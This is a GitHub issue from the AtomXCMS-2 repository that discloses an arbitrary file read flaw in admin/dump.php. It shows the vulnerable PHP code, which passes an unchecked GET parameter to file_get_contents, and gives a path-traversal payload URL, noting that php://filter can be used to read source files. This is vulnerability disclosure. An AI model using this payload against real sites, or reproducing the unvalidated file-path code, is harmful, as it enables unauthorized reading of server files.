Drunyacoder / AtomXCMS-2 Public

Code Issues 2 Pull requests 1 Actions Projects Wiki ···

New issue


Jump to bottom

admin/dump.php Arbitarily File Read Vulnerability #20

Open R4ilgun opened this issue on Sep 26, 2020 · 0 comments

R4ilgun commented on Sep 26, 2020

In admin/dump.php



```
} else if (!empty($_GET['ac']) && $_GET['ac'] == 'restore' && !empty($_GET['id'])) {
    if (file_exists($_GET['id'])) {
        $data = file_get_contents($_GET['id']);

        preg_match_all('#^(INSERT.*);$|(CREATE.+);|(TRUNCATE.+);$#msU', $data, $matches);
        if (!empty($matches[0]) && count($matches[0]) > 0) {
            foreach ($matches[0] as $row) {
                $FpsDB->query($row);
            }
        }
    }
```

Ther is no detection for input,we can use php://filter with base64 encode to read .php or other files.
payload:http://test.com/admin/dump.php?ac=restore&id=../README.md

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant